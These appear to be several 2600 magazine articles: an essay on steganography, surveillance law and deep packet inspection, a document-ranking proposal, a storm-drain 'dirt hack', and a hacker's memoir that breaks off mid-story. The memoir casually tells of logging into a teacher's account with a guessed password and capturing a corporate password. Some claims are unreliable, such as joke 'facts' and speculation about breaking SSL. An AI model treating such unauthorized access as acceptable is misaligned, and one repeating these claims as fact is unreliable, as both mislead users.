In a typical application of image watermarking, some message is encoded imperceptibly embedded into the host file like a copyright notice identifying the intellectual property owner or rightful user. One example of utilizing watermarking is to embed a digital signature in a printed document for verifying authenticity. This signature is made up of information such as the serial number, the model and manufacturer of the printer used, date of document printing, and author of the document. This information is inserted into the initial characters of each page of a document. This steganographic function, unknown to many, is a common feature of many printers used today on a daily basis.

Music files sold over iTunes are also encoded with watermarks that identify the purchaser and host computer where the audio files were purchased. This allows them to be used by the rightful purchaser, while preventing the illegal transfer of these files to others. Apple's iTunes software examines the sound files on iPods and uses the hidden authorization codes to authenticate and allow legitimate use of purchased music files. Similarly, DVDs issued to members of the Academy of Motion Picture Arts and Sciences are tracked with watermarks to combat piracy through media source identification.

It has also been suggested that sending information requested by users in mobile banking systems can be made more safe and secure through the practice of steganography. The indirect sending of information increases the security for users in a mobile banking system.

The uses and methods of hiding data are many and will continue to grow and expand. Only imagination and the many technical methods and rules of science will put limits on how data will be dealt with while traveling under our noses. The need to hide that data will always be present as the exploits and attacks increase to uncover and decipher information.

The user of any tool, a corporation or terrorist, will determine whether the steganographic purpose is good or evil. Enslaved peoples can also use these tools to get their story out to the free world. Using cryptography and steganography, people who have freedom of information and speech are now able to receive the stories and tales of others who do not, those who should be able to enjoy the inalienable rights that belong to all humans. The recent Arab Spring in Algeria, Tunisia, and Egypt has been attributed to use of the Internet to overcome corrupt political regimes and silence political dictators and despots. Steganography can keep people free.

Terrorism on the Internet

There are often reports in the news of the use of the Internet by terrorist groups operating within the U.S. Many of these encrypted digital messages might be passed by way of covert channels, embedded within other innocent-looking files, or in the covert channels that hide next to the overt pathway of the Internet. A covert channel is typically used when the participants knows that they are being monitored in the usual mainstream and mundane communications channels of snail mail, financial records, telephone calls, and even electronic mail. The huge bandwidth of the world's largest network of the Internet offers an alternate medium of covert channels from snail and email, and messaging for transport of hidden data.

The process of using the Internet for terrorist activities has been in the news more and more as Homeland Security "cries wolf" louder and louder. Steganographic and encryption software is so powerful that its usage and export

is regulated by law. Its usage can allow criminals, malcontents, and terrorists - in addition to lawful actors - to operate and communicate through public channels practically unfettered. Such software and encryption algorithms are categorized as weapons and cannot be exported outside the nation's borders. There are many free and open source software packages available to anyone who wishes to hide data. Recent terrorist activity has been tentatively linked to the likely occurrence of steganography and is seen by the usual governmental agencies as a likely method of sending covert information. With the wide use and abundance of the many powerful and free open source steganographic and cryptographic tools on the Internet, law enforcement authorities should and do have serious concerns about detection of questionable material and information through web page source files. No doubt there is more effective in-house software developed by corporations and governmental agencies to accomplish undetectable steganography.

Steganalysis and Detection

Steganalysis is described as the process of detection and identification of hidden stego-data. There are many issues to be considered when studying steganographic systems. While steganography deals with the various techniques used for hiding information, the goal of steganalysis is to detect and/or estimate the presence of any potentially hidden information. This has to be done with little or no knowledge about the unknown steganographic algorithm used to hide the message in the original cover object, if it does exist.

One way to track Internet steganography would be to develop Internet appliances that have the capability of detecting embedded documents in cover data in the data packet field and anomalies in any other packet header field. Packet analysis is also performed using packet sniffer programs such as tcpdump, OmniPeek, and Wireshark. They capture raw network data over the wire.

Specialized hardware devices are, in fact, available, but are not openly marketed to the general public and only available to approved users such as law enforcement and Homeland Security agencies. These devices go beyond the capability and functionality of normal routers, firewalls, and intrusion detection systems. These appliances are only available to law enforcement agencies and operate under the radar. They are called wardens and add to the cybersecurity defenses already available.

There are three types of wardens:

1. a passive warden can only spy on the channel but cannot alter any messages
2. an active warden is able to slightly modify the messages, but without altering the semantic context
3. a malicious warden may alter the messages with impunity

CALEA

In October 1994, Congress took action to protect public safety and ensure national security by enacting the Communications Assistance for Law Enforcement Act of 1994 or CALEA. The objective of the implementation of CALEA was to assure law enforcement's ability to conduct lawfully authorized electronic surveillance while preserving public safety and the public's right to privacy. Technology can provide the necessary tools that law enforcement agencies must have to detect questionable activities. Such agencies as the FBI, the NSA, and the CIA must be able to detect questionable activities by both domestic and international malcontents. There do not exist rooms where real individuals listen to calls manually, as there were during the early years of wiretapping telephone calls for J. Edgar Hoover. There do exist certain specialized computers in server rooms that do the automated interception, monitoring, and collection of data. There is occasional eavesdropping and wiretapping of lawful citizens, participants in the political process, and others who may be in violation of the serious legal guidelines society refers to as laws. The mandate of the federal law of Homeland Security and specific court orders authorizes wiretapping of phone calls or monitoring of Internet traffic. Such activities require and authorize specialized equipment be placed on the main network pipeline of broadband Internet service providers (ISPs) and Voice over Internet Protocol (VoIP) providers to do that legal privacy override of examining electronic transmissions of all types. Internet service providers and telecommunications carriers must assist law enforcement in executing electronic surveillance pursuant to court order or other lawful authorization.

Comprehensive National Cybersecurity Initiative

Further government action has been mandated recently. In May 2009, President Obama accepted the recommendations of the Cyberspace Policy Review. The Comprehensive National Cybersecurity Initiative (CNCI), was

launched by President George W. Bush. President Obama determined that the CNCI and its associated activities should evolve to become key elements of a broader, updated national U.S. cybersecurity strategy. These CNCI initiatives will play a key role in supporting the achievement of many of the key recommendations of President Obama's Cyberspace Policy Review. The CNCI initiatives are designed to help secure the United States in cyberspace.

The existing EINSTEIN 2 capability enables analysis of network flow information to identify potential malicious activity while conducting automatic full packet inspection of traffic entering or exiting U.S. government networks for malicious activity using signature-based intrusion detection (IDS) technology. A planned EINSTEIN 3 initiative will expand these capabilities to foster safety and security on the wires, heading off any covert activities that may intrude on the nation's communication channels. The goal of EINSTEIN 3 is to identify and characterize malicious network traffic to enhance cybersecurity analysis, situational awareness, and security response. The government created the Internet as part of a DARPA project over 40 years ago. Its usage was expanded for commercial use and to include the general public in the 1990s. The appropriate agencies need to guarantee a mature Internet with the ability to deter and turn away any malicious attacks, exploits, or intrusions. EINSTEIN 3 is part of this effort.

Network Appliances and Steganalysis Detection

Network appliances, such as routers and firewalls, play a large role in handling and parsing network traffic. Directing data between portions of a network is the primary purpose of a router. Therefore, the security of routers and their configuration settings is vital to network operation. In addition to directing and forwarding packets, a router may be responsible for filtering traffic, allowing some data packets to pass, and rejecting malformed or suspect packets. This filtering function is a very important responsibility for routers; it allows them to protect computers and other network components from illegitimate or hostile traffic.

Intelligent Support Systems for Lawful Interception, Criminal Investigation, and Intelligence Gathering (ISS), holds wiretapping conferences and seminars for the law enforcement community, military, governmental agencies, and Homeland Security agencies. One featured company, Packet Forensics, was marketing Internet spying boxes to the feds at a recent ISS conference. The website of Packet Forensics lists the products available from the company, though some pages are restricted to authorized law enforcement and intelligence organizations only. These protected pages must describe defense and intelligence applications and hardware platforms too sensitive for public release. Generally, these Internet appliances automate the processes that allow observation and collection of data on Internet traffic and/or phone calls when given the legal authority by either court order or mandate provided by legal statute to do so. They can forward captured packets for storage and further analysis later by a system designed for extreme DPI. These Internet appliances perform lawful interception, investigative analysis, and intelligence gathering, stealthily, while protecting the privacy rights and civil liberties of the law-abiding users of the Internet. These appliances can handle a large number of surveillance requests while heading off any and all possible terrorist exploits before they occur. These appliances can record and collect the evidence needed to convict the guilty. These devices perform deep packet inspection, searching for thousands of different strings deep inside each packet.

These products are highly recommended to officials so digital communication traffic can be scanned and examined. SSL encryption is built into web browser software and protects our web traffic. Such traffic cannot normally be decrypted and read by any packet-sniffing tool. SSL encryption is designed to protect users' data from regular eavesdropping. Such SSL encryption is not safe from the products of Packet Forensics and other powerful tools. They most likely will be able to overcome and decrypt most SSL algorithms. These devices provide for regulatory compliance, such as required by CALEA, and comply with lawful intercept requirements and meet the essential needs of law enforcement. Such devices can be part of a packet processing and network compliance platform. These particular appliances can be linked together in closed networks called darknets to collect and share real-time network intelligence. Packet Forensics products are subject to the export control laws administered by the United States and may not be exported outside the U.S. without prior federal government approval.

Deep Packet Inspection

Of the billions of messages that roam the Internet, there must exist some messages that

are malicious, containing worms or viruses, malware or spyware, which organized criminals and terrorists utilize to commit cybercrimes. Here, deep packet inspection (DPI) comes to the rescue, since it allows monitoring and filtering of packets wherever they happen to pass. DPI can also meet other objectives in security and legal compliance. This technology enables instant, ubiquitous monitoring of everything that travels the Internet.

DPI is the next surveillance application that enters society unnoticed and available for use by authorities to combat crime, even before it happens. Security and traffic cameras, miniature cameras, directional microphones, automated face and number-plate recognition, data mining, and profiling add to all of the technologies used by Big Brother to watch over its citizenry. Ours is a database society with a great increase of data generation, processing, and storage needs. DPI captures data for later examination and diverts it for messaging and analysis. This capability adds to the tools in the government surveillance toolkit.

Once broadband providers and other companies embrace DPI, they can monitor and select passing traffic much more sophisticatedly than by merely scanning header information. This capacity can prove of great benefit to law enforcement agencies and intelligence services, using its existing investigation powers to enlist the assistance of broadband providers. Particularly relevant is that DPI allows for real-time monitoring, and hence facilitates a preventative approach, as opposed to the retroactive approach that law enforcement traditionally used.

DPI adds to the trend that broader groups of unsuspected citizens are under surveillance: rather than investigating relatively few individuals on the basis of reasonable indications that they have committed a crime, more people, including groups, are nowadays being watched for slight indications of being involved in potential crimes. This is profiling of the masses. The movie *Minority Report* illustrated the use of data to predict the likelihood of a crime occurring in the near future to justify the preemptive arrest of non-guilty parties. The explosion of data generation, inspection, and storage enables the government to collect and use significantly more data about citizens. This increase is not only quantitative but also qualitative.

More checks and balances are required to safeguard citizen rights and privacy. The increased government powers need to be balanced by additional checks and safeguards. Citizens must know which data is being collected and processed - and why. This does not mean that the government can have a phishing trip and examine all traffic. Only specific individuals or corporations can have their traffic examined. The courts have deemed profiling illegal on numerous occasions. Independent authorities should regularly review and check whether the government uses its powers correctly and legitimately.

Data protection is a key element. The legal framework for data protection has become outdated. The assumption of preventing data processing as much as possible is no longer valid in the current networked database society. Large-scale data collection and correlation is inevitable nowadays, and the emergence of DPI serves to emphasis this. Instead of focusing data protection on prevention in the data collection stage, it should rather be focused on better utilization of the data. Data protection is valuable not so much to enhance privacy, but to ensure transparency of government and nondiscrimination.

While data protection can serve to regulate the use of data, it remains to be discussed whether DPI should be allowed for government use in the first place. Here, other elements of privacy come to the fore: protection of the home, family relations, and personal communications. These elements are likely to be infringed by DPI. Since privacy is a core, though not specifically stated, constitutional value to safeguard citizens' liberty and autonomy in a democratic constitutional state, DPI should be critically assessed. The common man is king of his castle and its borders should not be violated. DPI could be accepted as a necessary addition to the investigative tools used by law enforcement already if used properly. The power of DPI to run roughshod over the rights of the suspected requires a fundamental rethinking of what legal protection is afforded here. Society needs substantial new checks and balances to counterbalance the increase in government power over its citizens.

The company Phorm uses DPI to peek into the web surfing habits of end users in order to serve targeted advertising. It is suspected that the National Security Agency has inserted sophisticated DPI equipment into the network backbone of the Internet so that it can sweep up huge volumes of domestic emails and Internet searches. While privacy activists and computer geeks are up in arms, the vast majority of Internet users either don't seem to care or don't fully understand what is happening.

Without encryption, e-commerce wouldn't

be possible. The cryptographic technology of SSL is built into every web browser. The security of Amazon, eBay, PayPal, and every online bank depends upon the consumer being able to make purchases and conduct transactions over the Internet confidently and securely.

Most web surfers do not realize how much of their information flows nakedly over the network, nor how easy it is for others to snoop on their web surfing. The predecessor of the Internet, the ARPANET, was once a happy and safe place in the 60s and 70s, when the first packets were sent between government contractors and research institutions. Those early hundreds of participants knew each other well and trusted each other. It is no longer the case. It is the wild west, unbridled, and without a sheriff to keep us safe. There are evil forces out there, be they hackers, spies, underage script kiddies, or unscrupulous broadband providers. The good guys must deploy cryptographic technologies to protect the general public. But DPI can also be perceived as a bad thing and a possible threat to the privacy of individuals. It is clear that DPI is a potentially dangerous tool. The solution to the problem of Internet privacy is not just legislation making snooping illegal, but the industry-wide adoption of cryptography by default. Nothing will protect our privacy or security from deep packet inspection more than encryption.

Broadband providers increasingly use deep packet inspection technologies that examine consumers' online activities and communications in order to tailor advertisements to their unique tastes. Users of Google's free Gmail email service find that the advertisements on the right side reflect the contents of their email. Friends find the same is true with Facebook. It's no wonder that privacy concerns remain, despite the assurances that this data is not collected and sold. Nothing prevents providers from simply altering their policies. DPI operates invisibly. Broadband providers can collect our online communications and sell them and their contents - including medical data and private correspondence - to employers, insurance companies, credit bureaus, and landlords. They could become powerful data brokers of our online communications.

Another concern is the government's ability to subpoena the digital surveillance of a person's online life from broadband providers. Consumers deserve to be heard before the disclosure of such information to the governmental agencies or commercial entities. The courts have held that DPI can violate individuals' important property or liberty interests. It's a taking of privacy, as if their house was being searched. Consumers may choose to curtail their online communications rather than give up their personal data. This would chill the development of our ideas and free speech.

Broadband providers hide notice of their deep packet inspection practices in the densely worded legalese of the privacy policy boilerplate. If some providers switch to an opt-in approach or reject DPI entirely, consumers still cannot totally control the use of DPI technologies by those with whom they communicate. Governments should ban the use of DPI for commercial benefit and create a "Do Not Track" list to protect consumers. Broadband providers should be required to disclose their data collection practices. DPI can be used for constructive purposes, such as to combat spam, without compromising consumer rights and privacy.

Data is always in one of two states: at rest or in motion. Data is at rest on a hard drive of a single computer. Data is safe when the host computer and its network connections are secure from intruders. Data can be secured further by encrypting it. Data that is in motion is traveling over a network. This traveling data makes many hops and travels through numerous subnets, network appliances, routers, and IDS. This gives numerous opportunities for interception or capture of the TCP/IP packets at possible weak security points. The process of packet capture is turning data in motion into data at rest by grabbing data that is moving across a network link and storing it for parsing and examination. It can be compared to the use of cameras by toll roads to verify the vehicle is assigned to the transponder in that car by capturing the license plate as the vehicle passes through the toll booth. There is software - legitimate and illegal, open source, shareware and freeware, for free and for sale - available for the performance of packet capture. Such freeware or shareware includes Wireshark (ethereal), Metasploit, and Nmap.

Conclusion

There exists a hidden level of communications where data can be sent and received under the noses of the common man. These covert channels exist unknown to the layman and can be used to protect electronic communications. This Internet exploit exists to be used for good or bad. Until this channel is blocked, it will exist to be used by anyone willing to utilize this capability.

New Ways of Ranking Documents

by casandro

There are many cases where we need computers to have a sense of how "good" a certain document is. The most obvious ones are sorting search results or automatic recommendations. The usual way to do this is to use links and references between documents. If a document is referred to by a lot of people, it must be important and therefore, in one way or another "good." Now, this works quite fine in heavily interconnected media like the web or scientific results, but there are areas where this can't be done. Think of video. A television show or a movie doesn't have any obvious and relevant connections to other such works. At least, not any a computer could find out automatically. So how do you find out how "good" it is?

The first method I'd like to propose is to measure how much information it was able to bring into the recipient's mind. Obviously, this is not the amount of information contained in the document. Now what is information? It is the negative logarithm of the chance of guessing a certain message.

Imagine you want to guess the number a six-sided dice rolls. Since there is no way of finding out in advance, there's a one in six chance of guessing it right. Now what base should the logarithm have? This is the unit of information you want to have. Some people prefer decimal digits as their unit of information. In that case, you take the base-10 or decadic logarithm. If you prefer sedecimal digits, you take base-16. If you prefer binary numbering systems, take base-2. In this case, the unit is also called bit or, in honor of the founder of information theory and inventor of the motorized pogo-stick, the "perfect machine" (a machine which simply turns itself off by a mechanical arm), as well as the first juggling robot, Claude E. Shannon.

So let's get back to the original example: To calculate the amount of information on base n, you simply calculate -log(p)/log(n) where p is your probability. So if you want to have the information of a dice roll in Shannon's, it's -log(1/6)/log(2)=2.5849... or about two and a half bits. So three bits lets you encode eight states, so that sounds about right. If you have different probabilities for different numbers, i.e., a weighted dice, you will have to calculate this for every possible outcome and multiply this by the probability, effectively averaging out the amount of information. If you like doing math, you can try to solve this for every distribution of probabilities and find out the optimum distribution which gives you the most information. If you have found out what it is, you have found out how to pack data as efficiently as possible into messages. Now if you let people guess on a message, you will get the amount of information that message would mean to them. Imagine you ask people what the moon is made out of. People who don't know are less likely to guess correctly than people who know. So the amount of information in the message "the moon is made out of cheese" (this fact has been proven by the British moon mission in 1989) drops if you already know it. If you make such a test before and after your document has been consumed, the difference is essentially the amount of information you were able to get across. All you'd need to do would be to generate a set of questions relating to the document. Then, whenever a document is consumed, you split that set into two subsets. You ask one subset before and the other one after the document has been consumed. This way, you can get averages to estimate the probabilities and thus the amount of information delivered.

The other metric for goodness of documents I would like to introduce is the "inspirational index". It tries to measure how much a certain document has changed your life. Essentially, you need to know how the user behaved before and after consuming the document. Obviously, all of the processing needs to be done locally to satisfy the need for privacy. Perhaps it is possible to use a similar algorithm to that discussed above. One could estimate the probability of going to a certain site or group of sites and record how well the message to visit them has been received.

Obviously the big challenge is to implement this using a method which is not only accurate enough to be useful, but can also work in a way to secure privacy.

Hacking Dirt

by OWA

I've been reading *2600* for more than 17 years and have noticed the request for articles on diverse subjects, as long as they are related to hacking. I'm no computer hacker. Until last year, I was still using my 1985 CPM+ machine for snail mail and WebTV for browsing. But if hacking is taking things apart and putting them back together in unexpected ways, exploring, and changing the way things work in manners unintended by the originators, I've been hacking dirt and pipe since I was 5... 60 years ago, when I started digging "forts."

My most recent endeavor started with a sinkhole in my back yard about five feet across and four feet deep. Upon exploration, I discovered a storm drain with a gap between the joints of the pipe of about two inches. I slapped some sheet metal over the gap, threw some bagged concrete on top of that, filled the hole up, and went exploring.

I discovered that the water company had put a road in their easement way back in the woods on my property. In their construction, they had filled in a ditch which serviced the storm drain and, as a result, over the years the pipe had filled up with sediment so that only four inches was showing. This is a 30 inch pipe, so when we got a heavy rain (we got 12 inches in about eight hours a few years ago), it backed up. I assume this is when it started blowing out the joints in the pipe. I say joints because last month more heavy rain and a six foot chasm appeared, this time much closer to my driveway.

But after my initial exploration, I set about fixing the original problem. A backhoe was a bit expensive and, besides, I had no way to transport it and am not very good at operating them. My specialty is hand work combined with brain work. Turns out this was a lucky coincidence since a hoe would have destroyed the underlying concrete apron that protected the exit of the pipe, which I never suspected was there.

At first, I hired a laborer to shovel and just tried to dig a ditch. We ran into rock they had put to build the road and it was clear it would be very slow, tedious, and expensive and leave large piles of soil. Which would be clear evidence that somebody had destroyed their road, and give them easily available material to fill the ditch.


During the first attempt at a ditch, it rained half an inch and filled up what little we had dug. I took the hint and, instead of fighting it, I diverted the water to a small slot about three inches by three inches - one pick ax wide. Every time it rained, it washed away a little more, then a little more. I helped it each time it rained with the pick, softening up the hard spots and lowering the ditch. Every time we got a serious rain, the ditch was three inches deeper and, as some heavy rains came, the pipe cleared. In less than a year, I had a nice full pipe exposed and another ten feet of concrete apron exposed. And a cute little 2.5 foot deep ravine. It flows nicely with whatever rain we get and swiftly enough to self clean.

As to the future and the legalities of the matter, a friendly lawyer has assured me this is a civil matter with no possible criminal prosecution. Just as were computer hacking and exploring in the old days.

My lawyer friend says that when they discover this "washout" and set about filling it in, he will send them a friendly letter pointing out that it is not legal to block natural drainage channels. Hopefully, this will lead to a pipe, or a bridge. But if the "washout" did not exist, it would be real hard to convince them to do anything since it's "not our storm drain," and in fixing it, they might be admitting liability for the sink holes.

So this is what a basic dirt hack looks like. It was a pleasant brain twister requiring mainly patience, persistence, and simple observation. It was fun and useful just as hacking ought to be.

The Hacker Perspective



by Lone.Geek

I like to explain hacking as applied knowledge. It is taking what you know or learned and using it to solve a problem. So first, one must learn a system. By learn I mean be more inquisitive, really get to know about it, and then take that knowledge and apply it to fix or make the system work the way you want it to.

It started in grade school for me; one of my teachers said "computers are the future" and, at the time, computers were something futuristic. Then one day my cousin came home with punch cards and told me about programming. It sounded exciting. One evening she took me to the high school and I got to see a computer. A guy named Roger that lived down the street from us was there and started showing off some programs. One program was some kind of a magic eight ball and another was a game. Really, computers had games? Looking back, I realized Roger was a geek - shy, quiet, and consumed with computers, a glimpse of what was to come. Our town had an automobile factory and our school invested some of that money in a Digital PDP 1134 system, so I guess we were lucky in that respect, being a high school with its own computer. High school was still a while away for me, but I'd have to say the fire was lit.

Enter the Arcade

The arcade era hit like an avalanche. One day, the store around the corner got four machines, the ice cream stand at the mall had two, the record store, the laundromat and the local pizza joint all had machines. Every dollar I could get went to the "arcade" on Friday. At this point, I don't think I really put it together that I was playing a program on a computer. Then Atari released the 2600 or VCS - Video Computer System and I got one for Christmas with Missile Command. I enjoyed the 2600 and read video game magazines with stories of kids that were actually writing video games. Atari or a third party was releasing a keyboard so you could start programming on your own, but I never saw it. I'd just have to wait, but not too long.

Just before eighth grade was to begin in 1983, we were told that the school would be having computer classes. That summer my brother was hanging around a guy named Nathan. A funny guy, prankster, all around slacker type, at the time hardly someone you would associate as a computer user. One day my brother was on the phone with Nathan and he was playing with his computer. At this point I didn't know people had home computers! He was playing sounds over the phone and my brother gave me a listen. So cool, a home computer with a program he typed in that made sounds and played games. I went to Mom and Dad and stated my case: "We're going to have to learn computers for school and I want a head start." It eventually worked and I got a VIC-20 with a dataset so I could save my programs to cassette. I bought *Compute!*, *Compute!'s Gazette*, *RUN*, and *Commodore Power Play*. I became proficient at the keyboard, typing every game and utility out of those magazines. After typing lines and lines of code and running the programs, I was actually learning how to program. Eventually I knew that Commodore inside and out. Getting more proficient, I needed better hardware. I got a 1541 disk drive, the 5¼ inch floppy that you could notch and use both sides, and a printer so I could print out programs and look for bugs in my typing.

Back in school, eighth grade began and I was taking Computer Keyboarding, which was a quarter of typing on IBM Selectric typewriters, and three quarters of Computer Literacy with an Apple II. There was no network, each student had an Apple to use, and we learned some BASIC, which I had already "mastered." So when our first program was to make an ASCII flag using PRINT statements, I used FOR NEXT loops to cut corners. The teacher came around and asked us to run the program and do a LIST so he could see the code. I was proud of myself. Could this have been my first hack? The computer teacher started a club and this is where I met like-minded people. Well, in some respects, we all liked computers, but had different ideas on which was best. Mike was a Texas Instruments TI99/4A user and Tony was an Atari 400/800 guy. Mike was our common friend, and Tony and I started off enemies. He was loud and obnoxious, completely the opposite of Mike and me. By the end of eighth grade, we were friends.

By ninth grade, I was taking Intro to Data Processing and BASIC I. Intro to Data Processing was more book study until the end, when we had to write a program and got to go into the computer lab and type them in. We moved the class across the hall to the computer lab. Not much had changed from the first visit with my cousin many years ago. The card reader was there, just not used anymore. The room was full of terminals. You walked up a ramp because

of the raised floor for the cabling to run through and sat in chairs with wheels in front of a black screen with a blinking blue cursor. We were told to log in. The account was like 300,1 and we were given a password. I don't know, something came over me while sitting there. Accounts? The VIC didn't have an account. So I typed in my program saved it as "myname.bas" and ran it. Good to go. So, taking a little of what I knew at the time, I tried a few commands. Directory. OMG! It worked; scrolling up the screen was everybody's program! Including the football jock that got all the teacher's attention. I could just delete his program, but no, I pulled it up and, with my vast programming knowledge, I put REMarks in it. The computer just gave me the ability to attack a foe where I had the upper hand. So he ran his program and had to do some debugging when he listed it to the screen. What a surprise. Needless to say, the teacher was a little upset and started asking "who did this?" I sat tight, but I think at this point she knew.

Then the world got a little bigger with the purchase of the VIC Modem. A 300 baud brick that plugged into the VIC and gave you access to BBSes or Bulletin Board Systems. You had to dial up a computer, wait for the tone (which later I learned was termed the carrier), unplug the handset, and plug it into the modem. Having my terminal already running, I'd hit return a few times and here came stuff! At first, it was just CompuServe, not really that interesting, considering I had just seen *War Games* on cable TV. Later, I'd be enjoying the world of BBSes, participating in forums, warez leeching, and becoming an assistant SysOp.

Programming

Mr. C. was a great teacher, very nice and easy-going. BASIC I was a breeze, thanks to the VIC-20. Having extra time, I'd help the upperclassmen (especially the girls) write their programs and mess around with the PDP when a seat was free. Once Mr. C. caught me exploring the system. All he said was that I shouldn't be doing that. Tenth grade was BASIC II and COBOL 88. COBOL is the equivalent of being waterboarded, only less fun. I don't know if it was the teacher for that language, or the fact it was so damn wordy!

I was spending more and more time in the computer room. Mr. C. picked a few students to go to the local university for a computer/mathematics bowl. I got to go as team captain. So we took my VIC-20, or by that time it may have been a Commodore 64. This was pretty cool. We set up the computer in a room. Each school was in a different room. We were given a packet of jobs that we had to write programs for and submit them to the judges. We did pretty well at this and went back the next year. Near the end of the school year, the senior that was typing in the attendance in the computer wanted to go out and hang with some friends and, since I was there, I volunteered to do the ten key entry of student IDs from the attendance cards. After entering all of the cards, a job would run a sort against the database that would pull the names and create an absences sheet that would be Xeroxed and given to every teacher. Since I could enter any number(s) without anyone double checking, it was a fun job to have. One day I came in and the terminal was not logged in. So I took some knowledge I had from my time playing on the PDP and started to hack out Mr. C's student account. User 250,1. Password? "Studnt", just like on the directory of the disk where the database was kept. Could it be that easy? By now, I had learned that all of the time that Mr. C was missing, he was in the teachers' lounge smoking. Later, Mr. C. came in and asked, "Oh, did I leave that logged in?" to which I replied "yeah" and nothing more was said. Eleventh grade was FORTRAN and Pascal. Mr. C. came in and told us to study for a Pascal quiz and took off. This guy was a smoker! A few people in the class didn't understand the concepts we were about to be quizzed on, so I started helping them. Then the rest of the class wanted help too, so I went up to the board and started teaching. I turned around to see Mr. C. back from his smoke waiting in the back doorway as I was finishing up my class and caught a smile from him. I asked for any more questions and took my seat. We took the quiz and went to the lab to work on any program that needed to be done. Later Mr. C. came out and told the class that was the highest everyone has scored on the quiz as a class and gave me the credit for prepping them.

My senior year was boring by comparison; there were no more languages to learn. I went to school in the morning and spent the first half of the day in the lab. By that time, I was doing the tardy office duties for Mr. C and still running the database, just hanging out and getting the last few credits I needed for graduation.

The whole time that I was growing as a programmer and learning, my systems were growing too. My VIC-20 was eventually upgraded to a Commodore 64 with a 1541 and 1571 disk drive and an amber monitor. The VIC Modem was traded up to an acoustic coupler Atari 300 baud modem, then a 1200 baud Lockheed that you plugged the phone line into from the wall and used AT commands. BBSes used a lot of my free time. There were many variations of the hardware; gaming was still a large part of the computer's use.

The Game of Life

Out of high school, life started to take focus. I had a kid, got married, and was working as much as I could at a grocery store. I still had the computer bug. I got a Commodore Colt, a PC clone to continue learning, and I went on many interviews. But I think that the job market saw me as a kid and maybe not responsible enough to handle the job. So I resolved myself to the idea of raising my son and working a

job. I eventually sold the Colt; it was an expensive toy, given my situation.

I went to a night school for adult continuing education in electronics and actually took classes with people who once worked for the car manufacturer from my home town because the factory shut down and they were given money to learn a new skill. I wanted to learn to fix computers, but at that time it was mostly offers of TV and VCR repair. I still got interviews and had a good work record, but the computer jobs still eluded me. I started in the grocery biz as a service clerk while in school, became a cashier, then took a promotion to the office and got back to using a real computer. In the morning you'd come in and "turn the day." The registers didn't do that - you had to run a code. Then you had to enter all of the sales and transmit them to the main office. I was curious about the dial-up to the office, so I applied what I knew about terminals and modems. I went in and changed the duplex on the connection and it echoed back the password we used to sign into corporate. Nice, never used that info, but it was fun to figure out. Being known as the "computer guy" even though it wasn't really part of my job, I became the go-to guy. Nothing like being woken up at 3 am (I worked at a 24 hour store) because the registers were down and support wouldn't answer the phone. Even though I didn't make it to college, I got the experience a bit. I helped the people I worked with write programs for a Pascal class they had to take. One program I wrote for a girl named Suzi caught the attention of the professor or whoever was looking at the papers. They noted that it was an "innovative way to solve the problem, no one else thought of." The program was a simple sort - well, maybe simple for me. I still had it.

I took up fishing as a new passion. I met some guys who canoed and waded the local river, and I got really into it. I had fished a little bit as a kid, but not much. Now I was a young adult who could drive and it was something to do. Like computers, I had to know everything and eventually started tournament fishing with my father-in-law to prove my skills. Wanting to be the best at fishing and keep up with the latest fishing "tech," I had to get on the Internet and visit all of these websites.

The Internet

